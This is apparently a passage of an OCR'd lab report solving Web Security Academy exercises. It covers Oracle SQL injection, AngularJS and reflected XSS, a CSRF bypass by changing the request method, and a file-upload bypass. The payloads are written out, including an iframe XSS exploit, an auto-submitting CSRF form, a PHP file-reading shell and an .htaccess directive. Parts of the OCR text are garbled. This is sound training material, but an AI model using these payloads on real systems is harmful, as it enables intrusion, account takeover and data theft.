    &lt;div class=logos&gt; 20           &lt;div class=title&gt; 21             &lt;h1&gt;academyLabHeader&lt;/h1&gt; 22           &lt;/div&gt; 23           &lt;div class=title&gt; 24             &lt;h2&gt;SQL injection attack, querying the database type and version on Oracle 25           &lt;/div&gt; 26         &lt;/div&gt; 27       &lt;/div&gt; 28     &lt;/script&gt; 29   &lt;/body&gt; 30 &lt;/html&gt;</pre>

Using SQL injection with `UNION SELECT`, I first determined the number of columns in the query using the `ORDER BY` technique. To check which columns can handle text data, I used the following payload:

```
' +UNION+SELECT+' a ', ' a '+FROM+dual--
```

This query successfully returned a valid response, confirming that both columns can display text data. This information is crucial for crafting future payloads to effectively extract data.

The screenshot shows the browser's developer tools Network tab. A request is made to the URL `/filter?category=Gifts'+UNION+SELECT+'a','a'+FROM+dual--`. The response shows the page content with the payload injected. The response body contains the following text:

```
hours. Your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.
<tr>
<td>
<td>
Snow Delivered To Your Door
</td>
<td>
Steam Train Direct From The North Pole
We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.
Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing.
*Make sure you have an extra large freezer before delivery.
*Decant the liquid into small plastic tubs (there is some loss of molecular structure during freezing).
*Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes.
*Scatter snow.
Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.
Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.
</td>
</tr>
<tr>
<td>
a
</td>
<td>
a
</td>
</tr>
```

```
</td>
</tr>
<tr>
<td>
a
</td>
<td>
a
</td>
</tr>
</tbody>
</table>
</div>
</section>
<div class="footer-wrapper">
<div>
</div>
</div>
</div>
</body>
</html>
```

I used the following payload to display the database version:

```
' +UNION+SELECT+BANNER,+NULL+FROM+v$version--
```

This query uses the `v$version` view to retrieve information about the database version, where the `BANNER` column contains the version details and the second column uses `NULL`.

**Request**

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /filter?category=Gifts -UNION-SELECT+BANNER,+NULL+FROM+version-- HTTP/2
2 Host: 0ade00003b3313481abd40b00980042.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/javascript
8 Referer: https://0ade00003b3313481abd40b00980042.web-security-academy.net/filter/?category=Gifts
9 Upgrade-Insecure-Requests: 1
10 Connection: close
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
can order any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.
88 The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.
89 Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.
90 Get in touch to let us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't hesitate, get in touch and give us a call today.
</td>
</tr>
<tr>
<td>
<th>MSRTL Version 11.2.0.2.0 - Production</th>
</td>
</tr>
<tr>
<td>
<th>Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production</th>
</td>
</tr>
<tr>
<td>
<th>PL/SQL Release 11.2.0.2.0 - Production</th>
</td>
</tr>
<tr>
<td>
<th>Show Delivered To Your Door</th>
</td>
</tr>
<tr>
<td>
By Steam Train Direct From The North Pole
104 We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.
105 Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choice.
106 *Make sure you have an extra large freezer before delivery.
107 *Drain the liquid into small plastic tubs (there is some loss of molecular structure during transport).
108 *Allow 3 days for it to re-freeze.*Chip away at each block until the ice resembles snowflakes.
109 *Scatter snow.
110 Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from
```

```
        you'll remember to extract before your existing show meets  
        to avoid disappointment.  
    </td>  
  </tr>  
  <tr>  
    <th>  
      TNS for Linux: Version 11.2.0.2.0 - Production  
    </th>  
  </tr>  
 </tbody>  
</table>  
</div>
```

## 4. XSS Vulnerability Test

## **Failed Attempt (HTML):**

```
<img src=1 onerror=alert(document.origin)/>
```

- **Result:** The code did not execute.
- **Possible Reasons:**
  - CSP restrictions
  - Input filtering or sanitization

### Conclusion:

The application is vulnerable to XSS attacks in the AngularJS context.

The screenshot shows a web browser window with the following details:

- Header:** WebSecurityAcademy [?] DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
- Status:** LAB Not solved [X]
- Back to lab description >>**
- Navigation:** Home
- Search Results:** 0 search results for '<img src=1 onerror=alert(document.origin)/>'.
- Search Bar:** <img src=1 onerror=alert(document.origin)/> **Search**
- Footer:** < Back to Blog

### Successful Attempt (AngularJS):


```
{{ $on .constructor('alert(1)')() }}
```

- **Result:** The code executed, confirming the XSS vulnerability via AngularJS.

0 search results for '<img src=1 onerror=alert(document.origin)/>'



< Back to Blog



17

## 5 XSS Exploitation Steps

### Initial Attempt:

Injected <img src=1 onerror=print()> to test standard XSS.

- **Result:** Blocked.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request from 'https://0xa0ff.web-security-academy.net' is being analyzed. The 'Inspector' panel on the left shows the raw request, which includes a payload: <img src=\$ onerror=\$print%28%29>. The response body on the right contains the text 'Selected XSS into HTML context with most tags and attributes blocked' and a link to 'Go to exploit server'.

## Tag Testing with Burp Intruder:

- Sent the search request to Burp Intruder.
- Replaced the search term with <\$\$> and added payload positions.
- Pasted XSS cheat sheet tags into payloads and started the attack.
- **Observation:** Most tags returned a **400**, but <b></b> returned a **200**.

The screenshot shows the 'Payload positions' section of the Burp Intruder tool. It lists various tags and their positions in the request payload. The target URL is set to 'https://0xa0ff.web-security-academy.net'. The 'Start attack' button is visible at the top right.

Position	Tag
1	<img src=\$ onerror=\$print%28%29>
2	<script>document.cookie=';'+document.cookie+';'
3	<img src=\$ onerror=\$print%28%29>
4	<img src=\$ onerror=\$print%28%29>
5	<img src=\$ onerror=\$print%28%29>
6	<img src=\$ onerror=\$print%28%29>
7	<img src=\$ onerror=\$print%28%29>
8	<img src=\$ onerror=\$print%28%29>
9	<img src=\$ onerror=\$print%28%29>
10	<img src=\$ onerror=\$print%28%29>
11	<img src=\$ onerror=\$print%28%29>
12	<img src=\$ onerror=\$print%28%29>
13	<img src=\$ onerror=\$print%28%29>
14	<img src=\$ onerror=\$print%28%29>
15	<img src=\$ onerror=\$print%28%29>
16	<img src=\$ onerror=\$print%28%29>
17	<img src=\$ onerror=\$print%28%29>

18

## Attribute Testing with Burp Intruder:

- Replaced the search term with <body%20SS=1> and added a payload position.
- Pasted XSS cheat sheet attributes into payloads and started the attack.
- **Observation:** Most attributes returned a 400, but onresize returned a 200.

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a84004c0484a624cd39509300aa00ff.web-security-academy.net

```

1 GET /?search=<body%20SS=1> HTTP/2
2 Host: 0a84004c0484a624cd39509300aa00ff.web-security-academy.net
3 Cookie: session=1US3y77D119PKx85CuH9M1ocnyBwA
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a84004c0484a624cd39509300aa00ff.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

19

## Final Exploit:

Used the following payload on the exploit server, replacing YOUR-LAB-ID:

```

<iframe
src="https://YOUR-LAB-ID.web-security-academy.net/?search

```

```
=%22%3E%3Cbody%20onresize=print()%3E"  
onload=this.style.width='100px'>
```

- Clicked **Store** and **Deliver exploit to victim**.
- **Result:** Successful XSS execution.

The screenshot shows a completed lab interface. At the top, the Web Security Academy logo is visible with the message "Reflected XSS into HTML context with most tags and attributes blocked". A "Solved" badge with a checkmark is present. Below the header, a banner says "Congratulations, you solved the lab!". To the right are social sharing icons and a "Continue learning >" link. The main area is titled "Craft a response" and contains a form for crafting a response. It includes fields for "File:" (containing "/exploit"), "Head:" (containing "HTTP/1.1 200 OK" and "Content-Type: text/html; charset=utf-8"), and "Body:" (containing the XSS payload). Below the form are four buttons: "Store", "View exploit", "Deliver exploit to victim", and "Access log".

20

## 6. Log in to the system

1. Logged into the system using the provided credentials:
  - **Username:** wiener
  - **Password:** peter

- On the landing page, navigated to the **Update email** functionality.

The screenshot shows the Burp Suite interface with a captured POST request to `/login?format=json&hasfast=true&authuser=0`. The request body contains the JSON payload: `{ "Email": "tese@test.ca", "Token": "FJYFPc6v3tL/Sa1TKGfzPCT", "HasFast": true, "AuthUser": 0 }`. The response status is 200 OK, and the response body indicates success: `Success: true`.

## Capture the request in Burp Suite

- Captured the email change request using Burp Suite's Proxy tool.
- Sent the request to Burp Suite's Repeater for further analysis.

The screenshot shows the Burp Suite Repeater tool. A captured POST request to `/my-account/change-email` is displayed in the Request pane. The request body is decoded as: `FJYFPc6v3tL/Sa1TKGfzPCT`. The Response pane shows a successful 200 OK response with the message: `Success: true`. The Inspector pane shows the request attributes and headers.

21

## Check the CSRF protection

Tried modifying the **csrf** parameter in the request:

- The modified request was rejected, indicating that the server validates the CSRF token for **POST** requests.

The screenshot shows the Network tab of a browser developer tools interface. The Request section contains the following details:

```

Request
Pretty Raw Hex
1 GET /my-account/change-email?email=test%40test.cs4crf=AcelgZIwcFJYFPc6v3tLr5m1TKOf2PCT HTTP/2
2 Host: 0e05003004527b1c82f0339100320089.web-security-academy.net
3 Cookie: sessionid=BH04ULuj7s1Ln8wvLbRjCP9J2520L
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Origin: https://0e05003004527b1c82f0339100320089.web-security-academy.net
9 Referer: https://0e05003004527b1c82f0339100320089.web-security-academy.net/my-account?i=dwiener
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Te: trailers
16
17

```

The Response section shows a 403 Forbidden status with the message "CSRF token missing or incorrect". The Inspector panel on the right lists the request attributes, query parameters, body parameters, cookies, and headers.

Changed the request method from **POST** to **GET**:

- Removed the **csrf** parameter.
- Resent the request.
- Confirmed that the email address was successfully updated without the CSRF token.

The screenshot shows the Network tab of a browser developer tools interface. The Target URL is https://0e05003004527b1c82f0339100320089.web-security-academy.net. The Request section contains the following details:

```

Request
Pretty Raw Hex
1 GET /my-account?i=dwiener HTTP/2
2 Host: 0e05003004527b1c82f0339100320089.web-security-academy.net
3 Cookie: sessionid=BH04ULuj7s1Ln8wvLbRjCP9J2520L
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Origin: https://0e05003004527b1c82f0339100320089.web-security-academy.net
9 Referer: https://0e05003004527b1c82f0339100320089.web-security-academy.net/my-account/change-email?email=test%40test.ca&csrf=AcelgZIwcFJYFPc6v3tLr5m1TKOf2PCT
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Te: trailers
16
17

```

The Response section shows the updated account page with the new email address. The Inspector panel on the right shows the search results for "test".

Send | Cancel | < | > | Follow redirection | Target: https://0a05003004527b1c82f0339100320089.web-security-academy.net

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 GET /my-account/change-email?email=test%40test.csAcelgZIwcFJYFPc6v3tLr5eiTKOfzPCT HTTP/2 2 Host: 0a05003004527b1c82f0339100320089.web-security-academy.net 3 Cookie: session=180401Uq171ln08n8m(L9)CP912520L 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Origin: https://0a05003004527b1c82f0339100320089.web-security-academy.net 9 Referer: https://0a05003004527b1c82f0339100320089.web-security-academy.net/my-account/change-email 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1 15 Te: trailers 16 . 17 .</pre>		<pre>1 HTTP/2 302 Found 2 Location: /my-account/?id=wiener 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6</pre>	

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 GET /my-account/?id=wiener HTTP/2 2 Host: 0a05003004527b1c82f0339100320089.web-security-academy.net 3 Cookie: session=180401Uq171ln08n8m(L9)CP912520L 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Origin: https://0a05003004527b1c82f0339100320089.web-security-academy.net 9 Referer: https://0a05003004527b1c82f0339100320089.web-security-academy.net/my-account/change-email 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1 15 Te: trailers 16 . 17 .</pre>		<pre>1 Response Pretty Raw Hex Render My account 49 &lt;/p&gt; &lt;p&gt;  &lt;/p&gt; &lt;p&gt;  &lt;a href="/logout"&gt;   Log out  &lt;/a&gt;  &lt;p&gt;  &lt;/p&gt;  &lt;/p&gt;  &lt;/section&gt;  &lt;header&gt;  &lt;header class="notification-header"&gt;  &lt;/header&gt;  &lt;h1&gt;   My Account  &lt;h1&gt;  &lt;div id="account-content"&gt;  &lt;p&gt;   Your username is: wiener  &lt;/p&gt;  &lt;p&gt;   Your email is: &lt;span id="user-email"&gt;   test%40test.csAcelgZIwcFJYFPc6v3tLr5eiTKOfzPCT  &lt;/span&gt;  &lt;/p&gt;  &lt;form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST"&gt;  &lt;label&gt;   Email  &lt;/label&gt;  &lt;input required="" type="email" name="email" value=""&gt;  &lt;input required="" type="hidden" name="csrf" value="AcelgZIwcFJYFPc6v3tLr5eiTKOfzPCT"&gt;  &lt;button class="button" type="submit"&gt;   Update email  &lt;/button&gt;  &lt;/form&gt;  &lt;/div&gt;  &lt;/div&gt;  &lt;/div&gt;  &lt;div class="footer-wrapper"&gt;  &lt;/div&gt;  &lt;/div&gt;  &lt;/body&gt;  &lt;/html&gt; 72</pre>	


## Create the exploit HTML

Crafted the following HTML for the exploit:

```
<form
action="https://0a05003004527b1c82f0339100320089.web-security-academy.net/?email=anything%2540web-security-academy.net">

    <input type="hidden" name="email"
value="targetemail@example.com">
</form>
<script>
    document.forms[0].submit();
</script>
```

- Replaced **URL** with the lab's actual URL.
- Replaced **targetemail@example.com** with the desired email address.



The screenshot shows a browser developer tools interface with two panels: 'Request' on the left and 'Response' on the right. The 'Request' panel displays a POST request to '/my-account/change-email'. The 'Response' panel shows the server's response, which includes a status code of 200 OK and a JSON payload indicating the email was successfully changed.

```

Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host: 0ac5003004527b1c82f0339100320089.web-security-academy.net
3 Cookie: session=89040LuUq7s1Ln8wvvlRjC9J25ZQ0L
4 User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: application/json, text/javascript, */*; q=0.9, image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 58
10 Origin: https://0ac5003004527b1c82f0339100320089.web-security-academy.net
11 Referer: https://0ac5003004527b1c82f0339100320089.web-security-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Trailing-Space
18 Connection: close
19
20 email=tese%40test.co

```

## Host the exploit on the Exploit Server

1. Accessed the lab's **Exploit Server**.
2. Pasted the crafted HTML into the "Body" section.
3. Clicked **Store** to host the exploit.

## Test the exploit

1. Clicked **View exploit** to test the exploit.
2. Verified that the email address was successfully changed.

## Deliver the exploit to the victim

1. Finally, clicked **Deliver to victim** to send the exploit.
2. Waited for the lab to confirm that the challenge was solved.

The screenshot shows a web browser displaying a challenge from the Web Security Academy. The title of the challenge is "CSRF where token validation depends on request method". A green button indicates the task is "Solved". Below the title, there are links to "Back to lab description" and "Share your skills!". A message at the top says "Congratulations, you solved the lab!" with options to "Share your skills!" or "Continue learning".

**Craft a response**

URL: <https://exploit-acd11f6b1ecdef4081151786010e00f0.web-security-academy.net/exploit>

HTTPS

File:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://target-ac5b1f6d1e3eefbf812c17d600b500bc.web-
security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="test3&#64;test.ca" />
```

## 7 Logging in and Initial Analysis

First, I logged in using the provided credentials (username: `wiener`, password: `peter`) and uploaded a random image as my avatar.

Next, I analyzed the `GET /files/avatars/<image_name>` request in *Burp Suite* under *Proxy > HTTP history*. I sent this request to the *Repeater* for further modifications.

## My Account

Your username is: `wiener`

Email

Update email

Avatar:



No file selected.

Request	Response
<pre>1 POST /my/account/avatar HTTP/2 2 Host: 0acc0021047d866181751ce00480044.web-security-academy.net 3 Cookie: session=0rAetM2y8f81NmJ6fvClwCzLxxt 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: multipart/form-data; boundary=-----3214917703146488181371107676 9 Content-Length: 1027 10 Origin: https://0acc0021047d866181751ce00480044.web-security-academy.net 11 Referer: https://0acc0021047d866181751ce00480044.web-security-academy.net/my-account 12 Upgrade-Insecure-Request: 1 13 Content-Type: application/x-www-form-urlencoded 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Te: trailers 18 19 -----3214917703146488181371107676 20 Content-Disposition: form-data; name="avatar"; filename="people.png" 21 Content-Type: image/png 22 23 PNG 24 25 &lt;POST /my/account/avatar HTTP/2.01 26 &lt;Host: 0acc0021047d866181751ce00480044.web-security-academy.net 27 &lt;Cookie: session=0rAetM2y8f81NmJ6fvClwCzLxxt 28 &lt;User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 29 &lt;Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 30 &lt;Accept-Language: en-US,en;q=0.5 31 &lt;Accept-Encoding: gzip, deflate, br 32 &lt;Content-Type: multipart/form-data; boundary=-----3214917703146488181371107676 33 &lt;Content-Length: 1027 34 &lt;Origin: https://0acc0021047d866181751ce00480044.web-security-academy.net 35 &lt;Referer: https://0acc0021047d866181751ce00480044.web-security-academy.net/my-account 36 &lt;Upgrade-Insecure-Request: 1 37 &lt;Content-Type: application/x-www-form-urlencoded 38 &lt;Sec-Fetch-Mode: navigate 39 &lt;Sec-Fetch-Site: same-origin 40 &lt;Sec-Fetch-User: ?1 41 &lt;Te: trailers 42 43 -----3214917703146488181371107676 44 Content-Type: text/html; charset=UTF-8 45 X-Frame-Options: SAMEORIGIN 46 Content-Length: 131 47 48 &lt;The file avatars/people.png has been uploaded.&lt;br&gt; &lt;a href="/my-account" title="Return to previous page"&gt;   &lt;&lt; Back to My Account &lt;/a&gt; &lt;/p&gt;</pre>	<p>1 HTTP/2 200 OK</p> <p>2 Date: Mon, 23 Dec 2024 20:41:43 GMT</p> <p>3 Server: Apache/2.4.41 (Ubuntu)</p> <p>4 Vary: Accept-Encoding</p> <p>5 Content-Type: text/html; charset=UTF-8</p> <p>6 X-Frame-Options: SAMEORIGIN</p> <p>7 Content-Length: 131</p> <p>8</p> <p>9 &lt;The file avatars/people.png has been uploaded.&lt;br&gt;</p> <p>&lt;a href="/my-account" title="Return to previous page"&gt;</p> <p>&lt;&lt; Back to My Account</p> <p>&lt;/a&gt;</p> <p>&lt;/p&gt;</p>

## Preparing a PHP Web Shell

On my local system, I created a file named `exploit.php` with the following content:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

This script was designed to read the contents of the `/home/carlos/secret` file.

The screenshot shows a browser developer tools interface with two tabs: "Request" and "Response".

**Request:**

```
1 POST /my-account/avatar HTTP/2
2 Host: 0acc0021047d866181751ce00480044.web-security-academy.net
3 Cookie: session=erD4ethZy8f6ikNmzJ6fyC1wvclEx4t
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: multipart/form-data; boundary=-----3214917703146488181371107676
9 Content-Length: 527
10 Origin: https://0acc0021047d866181751ce00480044.web-security-academy.net
11 Referer: https://0acc0021047d866181751ce00480044.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 -----3214917703146488181371107676
20 Content-Disposition: form-data; name="avatar"; filename="shell.php"
21 Content-Type: image/png
22
23 <?php echo file_get_contents('/home/carlos/secret'); ?>
24 -----3214917703146488181371107676
25 Content-Disposition: form-data; name="user"
26
27 wiener
28 -----3214917703146488181371107676
29 Content-Disposition: form-data; name="csrf"
30
31 UUKhx4l8suq307RGuJEXOMAwvdnVQIJ7
32 -----3214917703146488181371107676--
```

**Response:**

```
1 HTTP/2 403 Forbidden
2 Date: Mon, 29 Dec 2024 20:44:51 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 164
7
8 Sorry, php files are not allowed
9 Sorry, there was an error uploading your file.<p>
<a href="/my-account" title="Return to previous page">
  « Back to My Account
</a>
</p>
```

## Bypassing the Blacklist with .htaccess

When I attempted to upload the PHP shell, the server blocked it due to the `.php` extension.

To bypass this restriction, I performed the following steps:

1. Located the **POST /my-account/avatar** request in Burp Suite.
2. Modified the following fields:
  - o Changed the **filename** field to `.htaccess`.
  - o Changed the **Content-Type** header to `text/plain`.

Replaced the file contents with the following Apache directive:

```
AddType application/x-httpd-php .shell
```

- o This directive instructed the server to treat files with the `.shell` extension as PHP files.
3. After sending the request, I confirmed that the `.htaccess` file was successfully uploaded.

The screenshot shows the Burp Suite interface with two panes. The left pane, titled 'Request', displays an HTTP POST message. The right pane, titled 'Response', shows the server's response. The response body contains the uploaded .htaccess file and a success message.

```
Target: https://0acc0021047d8661817511ce

Request
Pretty Raw Hex
1. POST /my-account/avatar HTTP/2
2. Host: 0acc0021047d8661817511ce00480044.web-security-academy.net
3. Cookie: session=erD4etM0yBf8ikHzJ6fvClvvc2l+X4t
4. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6. Accept-Language: en-US,en;q=0.5
7. Accept-Encoding: gzip, deflate, br
8. Content-Type: multipart/form-data; boundary=-----3214917703146488181371107676
9. Content-Length: 51
10. Origin: https://0acc0021047d8661817511ce00480044.web-security-academy.net
11. Referer: https://0acc0021047d8661817511ce00480044.web-security-academy.net/my-account
12. Upgrade-Insecure-Requests: 1
13. Sec-Fetch-Dest: document
14. Sec-Fetch-Mode: navigate
15. Sec-Fetch-Site: same-origin
16. Sec-Fetch-User: ?1
17. Te: trailers
18.
19. -----3214917703146488181371107676
20. Content-Disposition: form-data; name="avatar"; filename=".htaccess"
21. Content-Type: text/plain
22.
23. AddType application/x-httpd-php .shell
24. -----3214917703146488181371107676
25. Content-Disposition: form-data; name="user"
26.
27. wiener
28. -----3214917703146488181371107676
29. Content-Disposition: form-data; name="crf"
30.
31. UUKhA4lBsug307RGuIExOMavvduV0U7j
32. -----3214917703146488181371107676..
33.
```

```
Response
Pretty Raw Hex Render
1. HTTP/2 200 OK
2. Date: Mon, 23 Dec 2024 20:51:11 GMT
3. Server: Apache/2.4.41 (Ubuntu)
4. Vary: Accept-Encoding
5. Content-Type: text/html; charset=UTF-8
6. X-Frame-Options: SAMEORIGIN
7. Content-Length: 139
8.
9. The file avatar/.htaccess has been uploaded.<p>
<a href="/my-account" title="Return to previous page">
< Back to My Account
</a>
</p>
```

```

Request
Pretty Raw Hex
1 POST /my-account/avatar HTTP/2
2 Host: 0acc0021047d866181751ce00480044.web-security-academy.net
3 Cookie: sessioner=D4ethZyfbikmz6fC1vvc2lExAt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: multipart/form-data; boundary=-----3214917703146488181371107676
9 Content-Length: 100
10 Origin: https://0acc0021047d866181751ce00480044.web-security-academy.net
11 Referer: https://0acc0021047d866181751ce00480044.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
